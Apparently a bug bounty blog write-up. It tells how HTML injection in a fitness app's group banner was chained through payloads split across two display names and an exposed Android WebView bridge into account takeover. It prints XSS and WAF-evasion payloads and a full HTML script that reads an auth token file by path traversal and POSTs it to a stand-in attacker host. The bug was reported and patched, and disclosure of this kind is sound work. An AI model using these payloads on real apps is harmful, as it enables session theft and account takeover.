
Split the payload, not the cheque — Five P3s walk into a bar. One critical walks out.
Don’t say you didn’t find bugs. Say you didn’t find bugs yet.
Before you read — this isn’t a technical guide or tutorial. It’s a journey, with technical details. Make a cup of coffee. It’s going to be a long one. Enjoy.
The target
A fitness/wellness app. Standard surface — track your runs, log activities, follow other users, hit weekly goals.
I started using it like a normal user, and that is something that has worked so well for me so far in bug hunting. Hunting on apps that I can use as a normal user, not a hunter — apps that actually get me interested enough to use them. Subconsciously, you start thinking about cases where you can circumvent controls or business logic. You get attached to the app. You understand it.
So here it was: recording activities, running and walking every day, which is something I liked doing. Can’t lie and say it motivated me to work out every day, because that has to come from the inside, not a mobile app. Anyways, I created a couple of test accounts on the side and started running access-control tests between them. Reading other users’ activities. Trying to modify records I shouldn’t be able to. The usual lateral testing.
A side note about hunting on apps in general — and this is something you’ll understand at some point if you stay in this game long enough: many apps don’t actually care if you cheat yourself. Music players don’t care if you listen to their songs without ads, download them locally, or bypass their stupid no-rewind controls. They know the margin of error is huge, the app is running on your device, and they all know about Frida.
So all that lateral testing on my own accounts was fine, expected even. The interesting stuff starts when something I do on my account affects another user’s experience. That’s a different story.
Then I noticed a feature I’d missed: groups. Communities, basically. Some are admin-curated. Others are user-created. You can be invited, or you can request to join. Once you’re in, your activity gets pooled with the rest of the group’s, and there’s a leaderboard.
I joined a few. And on every group page, sitting at the top, there was something called a Challenge Banner.
What is a Challenge Banner?
The banner sits at the top of the group page. Sometimes it’s empty. Sometimes it shows something like:
James & Clara are both cycling a lot this week.
Two users. One sentence. Some shared trait between them. The banner updates daily.
The interesting question is: what triggers it?
Eventually I worked out the mechanism. The app awards points for a long list of actions — most of them trivial:
- Daily login: 1 point
- Confirming your email: 5 points
- Setting a weekly goal: 2 points
- Logging an activity: 3 points
- Joining a challenge: 2 points
- Adding a friend: 1 point
- Updating your profile photo: 1 point
…and so on. Dozens of micro-actions, all rolling up into a daily/weekly point total.
The Challenge Banner picks two users in the same group with similar point totals and displays them. That’s it. It doesn’t actually require the two users to do the same activity in any real-world sense. It just requires both of them to have the same points.
So as a usual person with interest and curiosity, I tried to get high points. Most of these can be entered manually. You can log “I ran 1000 times today around my whole city” and you will get the points. You will be the first on the leaderboard and appear in the Challenge Banner. Nobody cares — not even the people who made the app. These leaderboards are like trivial games designed to win your mind and convince you that the app is rewarding. Points, competition, showing off (you can share your progress). If you cheat, no other users will interact with you, which defeats the social purpose. So the app doesn’t bother enforcing it.
Note: if at this point you’re thinking this is an IDOR bug — it’s not.
So I was able to get my name in this Challenge Banner.
Came for logic bugs, left with ATO
After weeks and weeks of trying the app, and other apps. Work, home, life. One day I’m scrolling to the group page. Loaded the Challenge Banner. Reading it, and yaaaaay I find my name. But the surprise wasn’t my name — it’s how it looked.

AHMED & Sara crushed their streak this week.
And AHMED was rendered in 2× size. Bold. Then an inter-dimensional thought floated through my head:
Ahmed is different because Ahmed (me) is actually
<h1>Ahmed</h1>.

I did that when I registered the account. Unplanned. Completely improvised. I just liked to see if they’d allow special characters. They did. So now this thing was hanging in the DOM of every group page where my account showed up next to a similarly-pointed user.
Two paths from here:
- Report it as HTML injection now. Get a low payout, maybe a P3, maybe nothing. But I lock in the finding before someone else gets it.
- Sit on it. Study what gadgets I have. Build the chain. Report critical.
So I decided to spend a month with no sleep on this, and not give up.

Do you know that game we used to play when we were kids — where we’re plumbers rotating the pipes to connect them to each other? Well. Gadgets are something like that. Entities that exist in the environment that you can use to chain together, to create a big “pipe.” They’re famous in a lot of attacks regarding mobile and web.
You probably know “gadget” from insecure deserialization — functions sitting in the server’s classpath that you can chain into RCE. Or from cache poisoning — a cached response with an unkeyed header is, on its own, useless. But if there’s a JS function on the page that reads that header and trusts it, now you’ve got a gadget. You poison the cache and the JS picks it up and eats it like dinner. Another famous example is open redirect plus lax cookies in CSRF attacks.
The good news is that with the rapid development happening in apps today, more features will keep getting released — which means more gadgets and more stuff to try and break.
Setup the tents, we aren’t leaving anytime soon
Frida server on my phone. JADX on one monitor. Burp on the other.
The trick most people miss with WebView debugging — and I didn’t know it before this engagement either — is that you can attach Chrome DevTools directly to the WebView running on the device. One ADB forward:
adb forward tcp:9222 localabstract:chrome_devtools_remote
Open chrome://inspect. The app’s WebViews show up. Click inspect and you’ve got full DevTools — live DOM, live console, live network — on the actual page in the actual app on the actual device. If you take one tool away from this writeup, take this one.
I opened DevTools, switched to Elements, found the banner container.
<div class="challenge-banner">
    <h1>Ahmed</h1> & Sara crushed their streak this week.
</div>
A real <h1>. Not escaped text. The renderer was concatenating the two display names directly into innerHTML.
Confirmed.
XSS payloads the same age as your grandparents (Failed)
Now for the obvious next step. Throw real XSS payloads at the display name field on registration and see what makes it through.
<script>alert(1)</script>          → blocked
<img src=x onerror=alert(1)>       → blocked
<svg onload=alert(1)>              → blocked
<iframe srcdoc=...>                → blocked
javascript:alert(1)                → blocked
data:text/html,<svg/onload=...>    → blocked
'-alert(1)-'                       → blocked
The app sat behind an enterprise WAF with a comprehensive signature set, and every classic came back rejected.
This is the moment I usually start losing hope. Fingers slow down on the keyboard. Maybe this one’s just an HTML injection P3 after all. Maybe I file what I have and move on.
But the bug is still here. The bug doesn’t go away because the WAF blocks every name on its denylist. The bug is innerHTML of concatenated user input — and the WAF is just a guard at the front gate with a list of banned words. The bug is inside the building. The guard is just deciding what I can carry through the door.
So I have to walk through the door carrying something the guard doesn’t recognize as a weapon.
Other client-side primitives
Checked the framework first. The frontend was running a major SPA framework, most of the bundled JS minified. PortSwagger has done excellent published research on framework-level XSS gadgets — vue.js template-injection sinks, Angular sandbox escapes, etc. — but the relevant prototype-level gadgets in this app weren’t sticking out, so I went looking elsewhere.
DOM clobbering (Failed)
Before this bug, I knew about DOM clobbering from PortSwagger’s writeups but had never crossed my mind as something I’d actually execute against a target.
But it’s a beautiful reverse sink. Normal XSS goes one direction: payload in → JS picks it up → assigned to HTML somewhere. DOM clobbering is the opposite direction. Your input starts in HTML. The HTML element pollutes the global object. The JS reads the polluted global and changes its behavior.
No script tag. No event handler. The WAF doesn’t see code, it sees a <form> element.
The browser has an interesting feature where elements with an id get exposed on window — <a id=x> makes window.x reachable from JavaScript. Look up “named element references” in the HTML spec if you want the details. Not the point of this article.
I dropped this in my display name:
<form id=challengeConfig>
23 characters. Passed the WAF cleanly. Element rendered. 'challengeConfig' in window flipped from false to true. I changed a UI flow.
It worked.
But nothing happened. No useful sink, no useful gadget. The branch I’d hijacked just changed banner colors. Right tool. Wrong room.
CSS injection (Failed)
They are just selectors.

Similar to DOM clobbering, CSS injection wasn’t something I’d tried before this engagement. But here we go — I tried, and realized it’s just selectors that fire background: url(//attacker.tld/?leak=a) if and only if some attribute starts with a. The WAF doesn’t block them because to a signature scanner, CSS isn’t code. Beautiful primitive.
Useless here, though. For CSS injection to leak something, that something has to already be in the DOM. The token I wanted wasn’t. It was held by JavaScript at runtime, behind a function call. CSS couldn’t touch it.
PortSwagger rocks though. Filed for the next target.
Dangling markup — so close, 90%
Browsers are executables at the end of the day. They abide by parser rules — sophomore-year compiler stuff. So if you give the parser this:
<a href='a
…it will keep reading every byte after the unclosed quote, swallowing markup, text, all of it, until it finally finds a closing '> somewhere far down the page.
Hold that thought for a second.
The X-character problem
I never asked myself what my limit was.
The display name field on this app caps at X characters. This means even if my XSS payload worked, I’d never fit a real exfiltration payload in X characters. No fetch('...' + document.cookie). No CSRF chain. Best case, an alert(1) PoC if I was lucky.
The gadget wasn’t in code. It was in the business plan. The business function. It was in the design itself. Something so harmless the developer or designer used it without thinking, that turns out to be a fatal mistake.
And then I just asked myself: if this ampersand wasn’t there, or if there was a way I could concatenate my payload across multiple fields…
Hold a minute.
HOOOOOOOOLD A MINUTE.

Yes.
Did you know that 1 & alert(1) will result in alert(1) getting evaluated? Just simple programming, really. & is a respectable character when it comes to booleans and bitwise operations.
If we’re in HTML, and we can execute JS, this means 1 & malicious(1) executes malicious(1).
So what if I split my payload across two display names:
| Account | Display name (≤ x chars) |
|---|---|
| A | <a href='1 |
| B | alert(1)'>tap me |
The renderer concatenates them with ' & ' — that’s how the banner builds the sentence. So in the rendered DOM:
<a href='1 & alert(1)'>tap me
The HTML parser sees one valid <a> tag with an href attribute. The dangling-markup observation from earlier saves us — inside an open quoted attribute, the & is just a character. The parser doesn’t terminate on it. It just keeps reading until the closing '.
Then when the link is tapped, the JS engine evaluates the href as a JavaScript URL. And inside that JavaScript, & is no longer “just a character” — it’s a bitwise AND operator. Both sides evaluate. The expression runs.
Two halves. Each one harmless on its own. Each one passes the WAF on its own — neither has <script>, neither has javascript:, neither has any signature on the WAF’s list.
They only become a payload when the server concatenates them, in the renderer’s DOM, on the victim’s device, after the WAF’s job is done.
The WAF can’t see the merge. The merge isn’t on the wire. The merge is downstream.
Last gate
But the WAF still blocks the obvious sinks inside the right-hand side. alert. prompt. print(). fetch to suspicious hosts. document.cookie. Signature-based piece of shit.
So whatever sits inside my & ___() expression has to be something the WAF has never heard of. Something application-specific. Something only the app itself knows the name of.
Welcome back home — it was JS bridges all along
The reason I talked about Chrome DevTools at the start pays off here.
In hybrid Android apps, the WebView often has JavaScript bridges — native methods exposed to the JS context via @JavascriptInterface. To find them: pull the APK with JADX, search the codebase for @JavascriptInterface annotations, get back the bridge class name and the methods it exposes.
Then on the live WebView, in Chrome DevTools, just type the bridge class name into the console. Autocomplete shows you every method exposed at runtime — much faster than reading the JADX output, and you catch dynamically-attached interfaces that JADX misses entirely.
I scrolled through the methods. Most were boring — analytics events, share sheets, dismissing modals. One stood out:
@JavascriptInterface
fun loadHtml(url: String) { ... }
So we have a WebView that’s supposed to be controlled by the app only. Native code calls loadHtml(internalUrl), the WebView fetches the HTML, the WebView renders it. Standard hybrid-app pattern for things like FAQ pages, T&C screens, in-app marketing content.
Two things make this an attack vector.
First, the URL parameter is attacker-controlled. The bridge will happily download whatever URL we pass it. There’s no allowlist. There’s no signature check on the response. We can host an HTML file anywhere on the internet, hand the URL to loadHtml, and the app will fetch and render it.
Second — and this is the part that turns a “the WebView shows an attacker’s HTML” bug into a critical — the bridge renders the downloaded file using the file:// scheme, after extracting it into the app’s private directory. So our HTML doesn’t run in the browser context like a normal web page. It runs as a local file inside the app’s sandbox.
That changes everything. From inside a file:// origin in this WebView, JavaScript can XMLHttpRequest other files on the local filesystem (provided the WebView has allowFileAccessFromFileURLs enabled — and this app, predictably, did). No CORS preflight. No same-origin protections against the local filesystem. No network round trip the WAF can inspect. We’re inside the application’s data directory, and we have a JS execution context that can read whatever’s there.
So the final piece of the payload is dead simple. Host this on a server we control:
<!DOCTYPE html>
<html>
<body>
<script>
const xhr = new XMLHttpRequest();
xhr.open('GET', '../../../../shared_prefs/auth_prefs.xml', false);
xhr.send();

fetch('//atk.tld/x', {
    method: 'POST',
    body: xhr.responseText
});
</script>
</body>
</html>
That’s it. Path traversal from the bundle directory back up to shared_prefs/. Read the XML file the app uses to cache its auth state. POST the raw contents to our server. The XML contains the JWT in cleartext because the app stored it in SharedPreferences without encrypting (extremely common — EncryptedSharedPreferences is a relatively recent API and a lot of codebases haven’t migrated).
No CORS. No SOP for local files. No WAF in the middle. We’re in the app’s own codebase, sending a beacon from the inside to the outside world, saying we are in.
That call goes in the right-hand side of our bitwise expression. The WAF has zero signature for it — how could it? WellnessBridge.loadHtml is a private symbol that exists only inside the app’s compiled binary. The WAF has never seen this function name in its life. It’s not on any denylist anywhere in the world.
Final payload
Two display names, each under 80 characters, each individually passing the WAF:
| Account | Display name |
|---|---|
| A | <a href=javascript:1 |
| B | &WellnessBridge.loadHtml('//atk.tld/p.html')'>tap |
Merged in the rendered DOM:
<a href=javascript:1 & WellnessBridge.loadHtml('//atk.tld/p.html')'>tap
Victim opens the group page. Banner renders. Victim taps the link. The href evaluates as JavaScript. The & is a bitwise AND — both sides evaluate. The right-hand side fires loadHtml with our URL. The bridge downloads our HTML, drops it into the app’s private bundle directory, opens it in a file:// WebView. Our script runs, traverses up to shared_prefs/, reads the JWT off disk, POSTs it to our server.
One tap. Account taken over.
Why the chain only works because of all five things
The chain only fires because:
- The business function ranked users by point total and rendered two of them in a banner — meaning I could control both halves.
- The points were earnable from trivial actions (logins, email confirmations, profile photo updates) — meaning I could deterministically pair my own accounts in the banner without doing any real activity.
- The renderer concatenated the names with
&— meaning the joining character had different parser semantics in the two contexts (HTML attribute vs JS expression). - The WAF inspected fields independently — meaning the merge it never saw.
- The JavaScript bridge accepted an attacker-controlled URL and rendered it from
file://— giving local-filesystem read access to the app’s private storage, which is where the auth token was cached in cleartext.
Pull any one of those out and the chain dies. None of them, alone, is critical.
Three takeaways
1. Bend the responses. Read what the API actually returns, not what the UI shows. IDs in responses are levers — every ID is a “what happens if I put a different one here” question. Names rendered through ID lookups mean there’s a client-side function fetching them, which means there’s a place where unsanitized data lands in the DOM.
2. It’s not the vulnerability type, it’s the impact. DOM clobbering, CSS injection, dangling markup — none of these are XSS. All of them are critical in chains. Keep every primitive on the shelf — today’s wrong key is tomorrow’s right one.
3. Length limits are a comforting lie. An 80-character field is 80 characters to the validator. If the application joins fields downstream, the effective length is n × 80. Find the join. Look at the joining character. Ask if it has meaning in the surrounding context — and in any downstream context that re-parses.
Reported. Patched. Bounty paid. I can now sleep in peace.
Somewhere — in some app I downloaded last Tuesday — there is something that I will lose sleep over again.